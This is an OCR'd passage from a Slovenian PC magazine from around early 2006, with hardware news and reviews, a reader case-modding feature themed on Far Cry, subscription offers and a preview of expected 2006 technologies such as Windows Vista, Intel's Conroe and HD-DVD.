Pred kratkim pa so bili predstavljeni prvi pravi dokazi o potencialu ATI-jevega novega čudežnega čipa. Kanadčani so namreč izdali gonilnik, ki omogoča dve prav impresivni optimizaciji. Prva novost je ta, da so zmogljivosti OpenGL na splošno izboljšane za 10 do 15%. Veliko bolj pomembna optimizacija pa je ta, da je nov pomnilniški profil za OpenGL prirejen za krmilnik ringbus. V *Doom3* (in tudi v *Quake IV*) ta optimizacija izboljša zmogljivosti za dodatnih 20 do 25%, in to pri vključenem glajenju robov in anizotropnem fitriranju. Pri visokih ločljivostih in visoki kvaliteti slike Radeon X1800 XT tudi do 40% hitrejši z novimi gonilniki. Očitno je, da ima R520 res čisto novo arhitekturo, ki je ATI-jevi pisci gonilnikov še niso prav vajeni. Prav presenečeni bomo, če nove revizije gonilnikov v naslednjih mesecih ne bodo omogočale še boljših zmogljivosti. Če ste si torej že omislili X1800 (česar skoraj gotovo niste naredili), vsekakor snemite nove gonilnike na www.ati.com. Če še razmišljate o nakupu nove grafične kartice, pa preberite tokratni supertest in preverite, kdo je pravi zmagovalec.



Ali je ATI naredil dovolj, da bi premagal najnovejše GeForce? Preberite v tokratnem supertestu.

SFF PC

Voodoo Idol

Cena ok. 220.000 SIT **Na voljo** Zdaj **Na spletu** www.voodoopc.com

Ali obstaja točka, na kateri zmanjšane dimenzije privedejo do primerno zmanjšanega povračilav vrednosti za ceno, zmogljivostih in praktičnosti? To bo ključno vprašanje, ki se bo porodilo, ko bomo v roke dobili ta Voodoojev nemogoče majhen PC. Idol ima površino le 165mm2 in s Applovega Maca Mini ne posnema po velikosti, temveč je kar njegov dvojnik. Gre za prvi računalnik, katerega osnova je AOpnovo miniaturno ohišje Pandora, in kot velja za vse Voodoojeve računalnike, je tudi ta obarvan s kvalitetno svetlečo barvo. Notranjost pa je prava Pandora, kar pomeni, da je mogoče izbirati med celo serijo procesorjev Pentium M, ki jih podpira Intelov nabor 915G, vključno z integriranim grafičnim čipom GMA900 in podporo za pomnilnik DDR2. Če se vam zdi cena v primerjavi z Macom Mini pretirana, ne skrbite. AOpen bo kmalu predstavil tudi lastne računalnike Pandora, ki jih bodo poganjali procesorji Celeron M, ti pa bodo za tretjino cenejši.

Mini čudež

Poklon ali samo kopija?
Idol Macu Mini ni na zgolj podoben po velikosti in obliki. Je namreč čisto enako velik in čisto enako oblikovan – ima celo zapisovalnik DVD-jev z režo namesto pladnja.

Hitra shramba
Tako kot Mac Mini, ima tudi Idol 2,5-palčni trdi disk, ki jih najdemo v notesnikih. Na srečo gre za hiter disk, katerega plošče se vrtijo pri 7.200 obratih v minuti, ne pa za počasni model s 4.200 obratih, ki ga Apple vgrajuje v Mace Mini.

Moč Pentiuma
Ker ima vgrajen Intelov pasje hitri procesor Pentium M, ima Idol precejšnjo procesorsko moč.

Kino v minuti
Ker ima tako zapisovalnik DVD-jev, kot tudi izhod DVI, bi lahko bil ta računalnik idealna naprava za mobilni kino, če si omislite denimo še kakšen kompakten projektor.

Žive slike

20-palčni Brilliance Digital Picture Player

Cena ok. 320.000 SIT **Na voljo** Zdaj **Na spletu** www.2techvisuals.co.uk

Aktivni okvir za slike, ki lahko prikazuje digitalne fotografije po želji je precej zanimiva zadeva. Doslej pa so bili tovrstni izdelki premajhni, ne ravno funkcionalni in odločno predragi. Tale Brilliance vsekakor odpravlja prvi dve pomanjkljivosti. Ima 20-palčni zaslon, podpira večino pomnilniških kartic na trgu, vključno s Sonyjevimi karticami Memory Stick, in lahko prikazuje prilagodljive diaprojekcije slik v formatu JPEG. Ima pa še eno fantastično lastnost, saj zna predvajati celo video v formatih MPEG1, 2, 4 in DivX 5 ter zvok v formatih MP3 in WMA. Prav zaradi tega cena v bistvu sploh ni tako pretirana, a le, če še nimate velikega monitorja in želite biti nekaj posebnega.

Umetnina

Huda posoda za kruh

CoolerMaster Stacker 830

Cena ok. 60.000 SIT **Na voljo** Zdaj **Na spletu** www.xcase.co.uk

Proizvodnja PC-jev je že mogoče več milijard dolarjev vreden posel, a lahko podjetja, ki proizvajajo resnično kul ohišja, še vedno preštejemo na prste ene roke. V samem vrhu prestižnega seznama proizvajalcev ohišjih je nedvomno CoolerMaster. Najnovejša umetnina tega podjetja je ohišje Stacker 830. Gre za v celoti kovinsko ohišje, ki ima cel kup razširitvenih rež, mest za ventilatorje in razširitvenih mest za zunanje naprave, da bi bilo smešno, če ne bi bilo fantastično. Ohišje je tudi v celoti združljivo s CoolerMastrovim novim sistemom vodnega hlajenja, vanj pa je mogoče vgraditi celo vrsto osnovnih plošč, vključno z E-ATX, ATX, m-ATX, BTX, m-BTX in PICO-BTX.

Računalniška hiša

500GB pošast

Maxtor DiamondMax 11

Cena 84.720 SIT **Na voljo** Zdaj **Na spletu** www.maxtor.com

Leto 2006 je pred nami in na trgu trdih diskov preprosto ni mogoče uspeti, če nimaš na voljo vsaj enega modela s kapaciteto 500GB. Predstavljamo vam torej Maxtorjev novi disk DiamondMax 11, ki je na voljo s kapaciteto 400GB ali 500GB. Ta nov pogon bo Maxtorjevo družino trdih diskov postavil ob bok 500GB konkurenci, torej Hitachiju in Seagateu. Disk ima seveda vgrajene vse tehnološke novosti, od 16MB predpomnilnika, podporo za SATA II in Native Command Queuing. Najboljša lastnost DiamondMaxa 11 pa je ta, da bo povečal konkurenčnost na trgu velikih diskov, to pa lahko pomeni samo eno: nižje cene.

Trd pogajalec

Telefonski pametnjakovič


Sony Ericsson P990

Cena Odvisna od paketa **Na voljo** Pomladi **Na spletu** www.sonyericsson.com

Sonyjevi pametni telefoni, začenši z izvirnim P800, so preprosto najbolj popularni pametni telefoni na svetu. Zato bo izdaja najnovejše izvedbe vesela novica za vse ljubitelje podjetja in najnovejših tehnoloških igrač po vsem svetu. Oblikovna zasnova bo ostala enaka, torej bo imel P990 enak velik zaslon in zložljivo tipkovnico, med najbolj zanimivimi dodatki pa je seveda podpora za mobilno telefonijo 3G in vmesnik za brezžično omrežje po standardu 802.11b – telefon je torej popolnoma pripravljen na VoIP. Slaba novica pa je, da so se pri Sony Ericssonu odločili, da bo zaslon na novem modelu nekoliko manjši, tipkovnico QWERTY pa bodo prestavili z zavihka na ohišje.

Hudo pametno

"SPEDENAJ MI PC"



Začela se je! Začela se je ena najbolj odštekanih, noro dobrih, kul, fantastičnih, seksi akcij, kar ste jim bili priča na slovenskih tleh. No, dobro, tisti videospot Freddyja Millerja je bil v kategoriji seksipilnosti morda še kakšen klin nad tem, ampak če gremo v svet računalništva... no, dobro, pozabite, bomo začeli še enkrat. Akcija, ki smo jo z dovoljenjem naše lektorice poimenovali "Spedenaj mi PC", se je končno začela, in kljub nekaterim porodnim težavam zapolnila strani, na katerih se trenutno pasejo vaše zenice in prežvekujejo slike krasno predelanega strojčka. Ni slabo, kaj? Veste, ta PC bi lahko bil tudi vaš. Berite dalje, kajti vi ste lahko naslednji na vrsti.

Glede na fantastičen odziv z vaše strani verjetno že veste, za kaj pri stvari gre, ampak dajmo ponoviti pravila igre za tiste, ki so izpustili našo napoved v prejšnji številki. Pravzaprav je zadevščina na vso moč preprosta: vi nam za tri tedne pošljete svoj računalnik, mi pa vam ga konkretno predelamo od zunaj, od znotraj in vam ga v fantastični formi pošljemo nazaj. Dodali bomo nekaj neonk, kakšen barvni ventilator, prepleskali ohišje in iz drobovja PC-ja iztrgali dele, ki nam niso všeč, ter jih zamenjali z občutno boljšimi. Glavni trik tega je, da bomo vse to storili popolnoma brezplačno in prav vsak mesec enkrat!

PRAVILA IGRE

"Gotovo mora biti nekje v drobnem tisku še kakšna natega," vas slišimo in vidimo odmahovati z roko. Ja, zavedamo se, da zveni predobro, da bi bilo res, ampak prisežemo, da je to vse. Edini pravili, ki se ju držimo pri predelavi, sta, da mora osnovna plošča, kot neke vrste duša računalnika, ostati ista, enako pa velja tudi za ohišje. Slednjega bomo seveda strahotno predrugačili, ampak osnova bo ostala. Pred samo predelavo se bomo posvetovali z vami glede tematike predelave, potem pa ne bo več nič v vaših rokah. In če ste nervozen nezaupljivec, bodo nadaljnji trije tedni za vas pravi pekel. Ki pa ga bo vredno prestajati, saj je računalnik v rokah strokovnjakov podjetja CSS oblikovanje, ki praktično ne znajo delati povprečnih ali, bog nas obvaruj, podpovprečnih stvari.

PRVA ŽRTEV

Prvega prostovoljca ni bilo težko najti, saj ste nas že prve dni decembra dobesedno zasuli s prošnjami, naj izberemo prav vas. Simon Dobaj je prebivalec "Veleja", kakor bi gotovo sam povedal, in njegov računalnik je bil na pogled zares usmiljenja vreden. Dolgočasna kombinacija srebrne in črne bi se nam morda zdela "fensi" nekje proti koncu prejšnjega tisočletja, ko je bila bež barva zakon, danes pa se ob pogledu na kaj takega vsem estetom od gnusa orosijo oči. Sprednja stran z izboklino na spodnjem delu poskuša popraviti vtis, ampak škoda, ki jo naredijo grde stranice, je nepopravljiva.

Kanček lepša je notranjost, ampak tudi tu ne gre za kričanje zadnje mode. Na podnožju za procesor je počival Intelov Celeron 2800, osnovno ploščo so izdelali pri ASrocku, za izrisovanje slic pa je skrbela grafična kartica ATI Radeon 9550. Edina zares svetla stran sistema je 1GB pomnilnika.

ČAS ZA AKCIJO

Simon je ljubitelj igre *Far Cry*, zato smo se enoglasno odločili, da bo ta odlična prvoosebna strelska igra tudi glavni navdih predelave. Eno stranico smo dodobra prezračili s strojem za laserski izrez, za luknjo bogatejši pa je po novem tudi zgornji del ohišja. Stransko odprtino smo zaprli s pleksijem, zgoraj pa smo privijačili ventilator. Ker smo ljubitelji svetlobe, si nismo mogli kaj, da ne bi notranjosti napolnili z neonkami rdeče in zelene barve, ki sta tudi najbolj značilni barvi igre *Far Cry*. Tako obsijan računalnik je zdaj bilo v temi že veselje pogledati. Da bi bilo veselje v hiši tudi pri dnevni svetlobi, poskrbi krasna poslikava z motivi iz igre. Določene zamere smo gojili tudi do črevesja računalnika, za kar je največ krivde pobrala na osnovno ploščo integrirana zvočna

POTREBŠČINE

Za to strašno predelavo smo potrebovali naslednje stvari, ki sta jih prispevali podjetji Chip in IN.PU.T.


- **ATI Radeon 9600XT 256MB**
- **SoundBlaster Audigy 2**
- **2x zelene neonke**
- **2x rdeče neonke**
- **zelen ventilator velikosti 120mm**
- **3x rdeč ventilator 80mm**
- **zvrhano mero domišljije (to smo prispevali kar mi)**

CHIP
WWW.CHIP.SI, TEL.: 03(03) 712 12 00

1 Takole je bila videti naša žrtev na začetku. Grdi raček še sploh ne ve, kaj ga čaka. Še malo pa bodo bejbe stale v vrsti, da bi ga videle.

2 Pogled s profila razkrije grdo srebrno stranico, ki se je pri izrezovanju izkazala za preklemansko trdoživo in je zahtevala posebne prijeme.

3 Takoj so nastali prvi osnovni načrti. Tematika je bila hvaležna – *Far Cry*. Igre nam že od nekdaj ležijo, tako da so ideje rasle kar same.



4 Drobovje smo brez milosti odstranili in počasi začeli naseljevati neonke. Eno rdečo in eno zeleno že lahko vidite na sliki, ostale še pridejo.

5 Prvi testi osvetlitve. Za boljšo predstavo, kako bo stvar videti na koncu, smo si pomagali s prislonjenim pleksijem. Počasi postajamo navdušeni.

6 Priklopili smo prvi ventilator, ki je z zeleno osvetlitvijo videti prav seksi. Tale bo romal na zgornji del ohišja. In to prav kmalu.

7 Oblikovana in natisnjena je poslikava za levo in desno stranico ohišja. Motivi so "ukradeni" iz Simonove najljubše igre, *Far Cry*.

8 Tole na sliki sploh ni videti slabo, ampak da bi dobili pravo predstavo, bi morali ohišje videti v živo. Tik pred koncem smo.

9 Dodali smo še streho – zelen ventilator, ki ni samo lep, ampak tudi veliko prispeva k hladni notranjosti računalnika.

kartica, tesno za petami pa ji je bila tudi grafična kartica. Prvo smo po hitrem postopku zamenjali z odlično Creativovo kartico Audigy 2, ki je sposobna narisati nasmeh na obrazu tudi najbolj zahtevnega avdiofila. Več težav smo imeli z grafično kartico. Vse novejše grafične kartice sodelujejo izključno z vodilom PCI-Express, ASrockova osnovna plošča pa je premogla samo vodilo AGP. Zavoljo tega si nismo mogli dati duška, smo pa vseeno izvrgli staro kartico in privijačili čisto novega Radeona 9600XT z 256MB grafičnega pomnilnika, kar bo gotovo pripomoglo k nekaj sličicam na sekundo več v *Far Cry*. **PCF**

SPEDENAJTE MOJ PC

Želite, da naslednji mesec spedenamo vaš PC?

Pošljite svoje podatke (ime, priimek, naslov, telefonska številka...) na e-poštni naslov info@pcformatslo.net in priložite več slik vašega računalnika z različnih zornih kotov. Nobene škode ne boste naredili, pravzaprav vam bomo celo hvaležni, če boste v sporočilo dodali še čim bolj natančne specifikacije vašega strojčka. Podkupnin do nadaljnjega ne sprejemamo (mežik, mežik). Med vsemi kandidati, ki se bodo držali teh preprostih pravil, bomo izbrali srečneža, ki mu bomo že naslednji mesec SPEDENALI PC!

Naročite se na PCFormat

Prihranite 16% in nikoli več ne zamudite izvoda PCF!

Enoletna naročnina na PCFormat s CD-jem: 11.900 SIT

Enoletna naročnina na PCFormat z DVD-jem: 14.900 SIT

PCFormat vam prinaša

>> Vsak mesec CD ali DVD s celotnimi programi in najnovejšimi demo različicami iger, preikusnimi programi, predstavitvenimi filmi.
>> Opise najnovejše strojne in programske opreme ter iger
>> Poglobljene vodiče za modificiranje in čim boljši izkoristek PC-ja
>> Novice, intervjuje iz sveta računalništva in obsežne teme

Darilo naročnikom

Ob naročilu na *PCFormat* ali podaljšanju naročnine boste kot darilo prejeli **brezplačen promocijski izvod** revije *FHM* ali *Digitalna kamera* in **BREZPLAČNO IGRO** oziroma **PROGRAM** po vaši izbiri. Izbirate lahko med naslovi:

- **Children of the Nile**
- **Worms Forts Under Siege**
- **Monster Truck Fury**
- **House of the Dead 3**
- **Dance eJay 3**

Pokličite nas zdaj

Pokličite še danes, da si zagotovite prejem naslednje številke

02 330 330 2

Naročila sprejemamo 24 ur na dan

MODRA ŠTEVILKA

080 23 13

POSEBNA PONUDBA!

Samo za naročnike revije *PCFormat*

Doplačajte naročilu samo 2.000 SIT in vaš je lahko eden izmed naslednjih hitov:

- **Far Cry**
- **Playboy: The Mansion**
- **The Settlers: Heritage of Kings**

Prosimo vas, da nam po telefonu ali drugače javite, katero igro bi radi prejeli kot darilo. To ste nekateri starejši naročnikipozabili storiti – javite se nam čim prej!

NORMAN®

PCFormat-ova posebna ponudba

Naročite se v mesecu januarju in namesto igre lahko prejmete posebno darilo:

Norman Virus Control

(*pohitite, število daril je omejeno)

CELOVITA ZAŠČITA PRED VIRUSI!

Naslednji mesec v PCFormat-u

Imate s PC-jem težave? Lahko pomagamo

Ste kupili nov sistem ali nadgradili starega? Nekaj je šlo narobe, kajne?

- » Windows XP
- » Grafične kartice
- » Trdi diski
- » Optične enote
- » Še več...

Rešitve za vse težave

Pomoč pri popravljanju vašega PC-ja

Plus! Sanjski računalnik, predelovanje iger in še veliko več...

V PRODAJI ŽE 1. FEBRUARJA

Vsebina revije se lahko še spremeni.

2006 BO VROČE LETO

>> HD-DVD >> BLU-RAY
>> IPTV >> VISTA >> WIMAX

Leto je končano in ne moremo si pomagati, da ne bi bili navdušeni nad najnovejšimi tehnološkimi dosežki, ki nas bodo vabili, naj zanje zapravimo težko prislužen denar v naslednjih 12 mesecih. Pri *PCFormatu* smo naredili seznam vsega, na kar bodite pozorni...

Leto, ki je pred nami, bo precej pomembno za računalništvo. Če se vam zdi ta izjava tipično napihovanje, ki bi ga pričakovali od računalniških zanesenjakov (tipične primerke boste našli v uredništvu *PCF*), preverite sami. Če se vam ne ljubi, pa preberite naslednji kup dejstev. Leto 2006 bo leto, v katerem bodo dvojedrni procesorji dozoreli. Leto, ko ti procesorji ne bodo le na voljo za namizne računalnike in notesnike, temveč bodo postali nujen kos opreme za vse računalniške navdušence.

Delni razlog za to je prihod novega Microsoftovega operacijskega sistema, na katerega čakamo že kar nekaj časa. Novi večjedrni igralni konzoli in seveda cela poplava iger zanje, ki bodo seveda predelane tudi za PC, bodo večnitnost postavili na pomembno mesto.

In to je samo začetek. Sam Windows Vista bo odgovoren za celo malho novih tehnologij. Uporabniki PC-jev bodo končno dobili grafični vmesnik, ki se lahko primerja z Applovim prekrasnim sistemom OS X, istočasno pa bo pospešil širjenje cele serije najnovejših izdelkov, vključno z že omenjenimi dvojedrnimi procesorji, visokoločljivostnimi zasloni in novo generacijo grafičnih čipov. K temu seveda dodajte še DirectX 10, poenotene senčnike pikslov in verteksov in renderiranje z visoko-dinamičnim razponom (HDR). Širjenje Windows Vista bo označilo tudi pravi začetek 64-bitnega procesiranja za namizne računalnike.

Leto 2006 bo seveda tudi leto, v katerem se bo izpolnila velika prerokba o medijskih računalnikih. Računalniki z Windows Vista bodo standardno obvladali medijske vsebine, Intel pa bo močno pritisnil z obetavno platformo ViiV za PC-je. Glavce v računalniški industriji bodo končno prisiljene razvijati računalnike, ki bodo dejansko predstavljali srca vesolja digitalne glasbe in filma. In če ste mogoče pozabili, naj vas spomnimo, da bomo letos dočakali tudi Blu-ray in HD-DVD, tako da nam bo leto 2006 očitno res prineslo široko razširjene visoko-ločljivostne vsebine.

Vse to pa so le najbolj popularne (beri: spopularizirane) novosti za leto 2006. Prihajajoče leto bo prav nasmeteno z noro paleto manjših čudežev, vključno z virtualizacijo različnih operacijskih sistemov na enem čipu, samostojnimi karticami s fizikalnimi procesorji in pojavom širokih zaslonov, saj bodo ti postali najboljša izbira za osebne računalnike. Vse, kar se bo zgodilo v letu 2006, pa ne bo le dobro. Kar navadite se na še bolj ostre omejitve digitalnih pravic. To bo pač cena, ki jo boste prisiljeni plačati za visoke ločljivosti. Novi sistemi bodo integrirani v strojno in programsko opremo na bolj osnovnem nivoju kot kadarkoli doslej. In v zvezi s tem ne morete narediti prav ničesar.

DIGITALNA REVOLUCIJA

Takšna je torej "velika slika", zdaj pa so na vrsti majhne umazane skrivnosti računalništva za leto 2006. Naprej opravimo z velikimi fanti. Za Intel, 400-kilogramsko gorilo strojne opreme za PC-je, bi lahko bilo to leto najpomembnejše v celotni, 37-letni zgodovini podjetja. V zadnjem letu in pol je podjetje iz Santa Clare v Kaliforniji prav osramotil tekmec AMD, podjetje s kar 20-krat nižjo tržno vrednostjo. Za namizne in strežniške računalnike AMD-jevi Athloni in Opteroni tepejo Pentiume in Xeone, da imajo ti že čisto rdeča sedala. V bistvu obstaja le en sam razlog, da se obstoječe stranke še niso poslovile od Intela, in sicer obljube o novih in boljših rešitvah. Ko je prav pohlevno povozil svoj pristop z višanjem frekvenc pri procesorjih za namizne računalnike, bo v prihajajočem letu predstavil novo arhitekturo NGMA (Next Generation Micro Architecture – mikroarhitektura nove generacije). Če NGMA ne bo prinesel vsega, kar obljublja, lahko stavite, da bodo celo zvesti partnerji, kot je na primer Dell, začeli razmišljati o spremembi strategije.

Pri Intelu zatrjujejo, da bodo novi čipi združevali prednosti poslavljajoče

> **"Širjenje Windows Vista bo označilo tudi pravi začetek 64-bitnega procesiranja za namizne računalnike"**

Pri Intelu zatrjujejo, da bodo novi čipi združevali prednosti poslavljajoče

Rad bi videl...

Vista Shader Architecture

"Vista prinaša kar nekaj izjemnih novosti, tista, o kateri se največ govori, pa so unificirani senčniki. Pri tem se mi zdijo najbolj zanimivi tako imenovani 'geometrijski senčniki', ki bodo splošno prilagodljivost grafičnega procesorja še dodatno razširili. Omogočene bodo najrazličnejše tehnike, kot so krivulje, kompleksne površine in ukrivljene teksture, možnosti pa s tem še ne bo konec, saj nove tehnologije odpirajo vrata v svet novih posebnih učinkov, ki si jih sploh še ne znamo predstavljati."

ONDREJ SPANEL
Bohemia, www.bistudio.com

Agein fizikalni procesor PhysX. Novost za leto 2006.

Rad bi videl...

Prvi pravi digitalni zrcalno-refleksni fotoaparat

"Kot fotograf sem hitro posvojil prednosti digitalnih zrcalno-refleksnih fotoaparatov in spremenil način dela. Trenutni digitalni zrcalno-refleksni fotoaparati pa so še vedno klasični fotoaparati v novi preobleki, zato se že veselim, da bodo nekateri proizvajalci fotoaparatov končno razvili model, ki bo zasnovan izključno za digitalni format. Upam, da bom s tem dobil leče, ki so veliko manjše od trenutnih in z zaslonom LCD, ki mi bo omogočal kompozicijo brez iskala."

ANDY ROUSE
Pixmantec, www.pixmantec.com

se tehnologije Netburst, torej hitro vodilo, izjemne zmogljivosti pri računanju s plavajočo vejico in izvajanju ukazov SSE ter 64-bitno naslavljanje pomnilnika, z nizko porabo in skromnim segrevanjem procesorjev Pentium M. Novo jedro za procesorje nosi kodno ime Conroe, imelo pa bo znatno nižjo frekvenco kot P4, saj ta najverjetneje ne bo presegla 3GHz. Procesorji bodo seveda na voljo v eno- ali dvojedrni različici, imeli pa bodo cel kup predpomnilnika (do kar 4MB). Pa bo Intelu uspelo premostiti prepad, ki ga loči od AMD-jevih Athlonov 64? Naši vohuni pri Intelu so nam povedali, da bo najpočasnejši Conroe znatno zmogljivejši od najhitrejšega čipa Netburst, ki je trenutno na trgu. Zveni impresivno, na dejanske rezultate pa bomo morali počakati do poletja.


Novi mobilni procesor Pentium M, Yonah, pa bo prišel že januarja in bi nam lahko dal vpogled v to, kar prihaja. Yonah je še vedno 32-bitni procesor in ni neposredno povezan s Conroejem, veliko izboljšav, vključno z deljenim predpomnilnikom in izboljšanim računanjem s plavajočo vejico, se bo skoraj gotovo pojavilo v Conroeju. Intelovi inženirji pa ne bodo imeli polnih rok samo s procesorji. 2006 je leto, ko se bo pojavil tudi ViiV, nova platforma za namizne računalnike. Glava Intelovega oddelka za digitalni dom, Donald MacDonald, je povedal, da je "ViiV stična točka med inovacijami, celo serijo digitalnih naprav, prvovrstno zabavo in najnovejšimi tehnologijami, ki bo uporabniku dala več nadzora nad digitalno zabavo." Če se vam zdi to samo marketinško nakladanje, ne obupajte, ker tudi mi nimamo pojma, o čem stric govori. Vemo pa, da je ViiV tehnološki paket, ki vključuje procesor Pentium, Intelov nabor za osnovne plošče, vmesnik za brezžično omrežje, HD-avdio, daljinski krmilnik in možnost hitrega zagona in zaustavljanja. ViiV bo imel tudi zelo specifične programske zahteve, vključno z Microsoftovim operacijskim sistemom Media Center in Intelovim programskim paketom Integrated Media Server. Če ga primerjamo z enostavno "zanesljivo brezžično povezljivostjo" Intelove mobilne platforme Centrino, bo ViiV veliko, veliko teže prodati.

"ViiV je stična točka med zabavo in tehnologijo"

Medtem ko pri Intelu marljivo delajo na celi vrsti novih projektov, pa pri AMD-ju v prihajajočem letu ne bodo komplicirali. Arhitektura Hammer, ki je podlaga za procesorje Athlon 64, bo leto preživela v praktično nespremenjeni obliki, dobila bo le novo podnožje, podporo za pomnilnik DDR2, hitrejše vodilo in prehod na 65nm proizvodni proces. Najpomembnejša sprememba za uporabnike osebnih računalnikov pa bo cena. Do konca leta bo AMD-jeva izjemna serija procesorjev X2 stopila v cenovni razred vstopnih modelov. Ali sanjate o Athlonu 64 X2, ki teče pri več kot 2GHZ za krepko manj kot 200 tisočakov?

Če so dvojedrni procesorji, primer-

Nestrpno pričakovani za 2006



Pričakujte, da se bosta HD-DVD in Blu-ray pojavila na kar nekaj naslovnicah.

ni za množice, že skoraj dejstvo, pa je veliko teže predvidevati o prihodnosti Ageinih fizikalnih procesorjev. Nedvomno gre za revolucionarno tehnologijo, ki bi lahko igranje iger na računalniku popeljala na popolnoma nov nivo realizma, a se morata zgoditi dve stvari, da bi se tehnologija res prijela. Najprej

“Sanjate o Athlonu 64 X2 z 2GHz za krepko manj kot 200 tisočakov?”

mora tehnologijo podpreti veliko število razvijalcev. Zaenkrat ima ta tehnologija podporo le peščice razvijalcev (podpiral jo bo na primer Epicov pogon *Unreal* 3). Druga težava, ki jo mora Ageia premostiti, pa je ta, da bo igralce potrebno prepričati, da se bodo ločili od 50 tisočakov... samo za fiziko.

Še ena zanimiva prihajajoča tehnologija, ki je povezana s procesorji, je virtualizacija. Podrobnosti so trenutno še skope, po predvidevanjih pa bi naj Windows Vista ponudil platformo za virtualizacijo operacijskega sistema, znano kot Windows Virtualization Architecture. Ta bo izkoriščala strojno podporo Intelove tehnologije VT ali AMD-jeve tehnologije Pacifica. Za vse, ki ne veste, kaj je virtualizacija, naj povemo, da gre za možnost poganjanja različnih operacijskih sistemov na ločenih particijah na enem računalniku. Ključni prednosti virtualizacije sta varnost in stabilnost. Tipičen primer tega je na primer uporaba ločenega operacijskega sistema za brskanje po spletu. V tem primeru bi lahko bil ta operacijski sistem ogrožen, ne da bi kakorkoli ogrožal stabilnost ali varnost preostalega sistema. Uporabnik bi preprosto zaustavil ogroženi operacijski sistem in ponovno zagnal računalnik, ostali del sistema pa bi deloval brez težav.

NEKAJ DOBREGA

Zadnje darilo, ki ga bo Windows Vista podaril Intelu, AMD-ju in namiznim računalnikom, bo 64-bitno delovanje. Kljub uradnemu izidu 64-bitne izvedbe Windows XP in dostopnosti Intelovih in AMD-jevih 64-bitnih procesorjev, je 64-bitno procesiranje dokaj majhna niša. Privzeta namestitev Windows Vista na nove računalnike pa bo skoraj najverjetneje 64-bitna.

Seveda nobenega leta ne bi mogli prav zaključiti brez revolucije v grafični strojni opremi, zato leto 2006 ne bo nič drugačno. Po dokaj tihem grafičnem letu 2005 (kljub prihodu dveh novih, noro hitrih kartic, ki sta jih predstavila nVidia in ATI), bomo v letu 2006 dočakali kar nekaj novih izdelkov.

Pričakujemo, da bodo novosti izhajale v dveh fazah. V prvi polovici leta bomo najverjetneje videli nove zmogljive čipe s podporo za DX9. ATI bo s čipom R580 konec januarja ali v začetku februarja najverjetneje prevzel vodstvo. Čeprav bo imel novi grafični čip še vedno le 16 cevovodov za obdelavo pikslov in arhitekturo z osmimi enotami verteks, kot jih ima X1800, bo kar pošteno zatresel sceno z enostavno norimi možnostmi senčenja pikslov. In možnosti bodo prav res nore: R580 bo kar trikrat zmogljivejši pri senčenju pikslov kot X1800, ki je trenutno najhitrejši čip na svetu. nVidia bo hitro sledila z lastnim labodjim spevom v DX9, in sicer v obliki G7x (nVidiino interno kodno ime še ni znano), pred-

PlayStation 3

Sony pošteno vrača udarec

Čeprav bo leto 2006 za računalništvo še kako plodno, se bodo še večje novosti odvijale na trgu igralnih konzol. Če pomislimo, da Xbox 360 v tem trenutku ni ravno prodajna uspešnica, lahko sklepamo, da se bo ta konzola pošteno uveljavila komaj v prihajajočem letu – do takrat pa bo PlayStation 3 že dobil zagon.

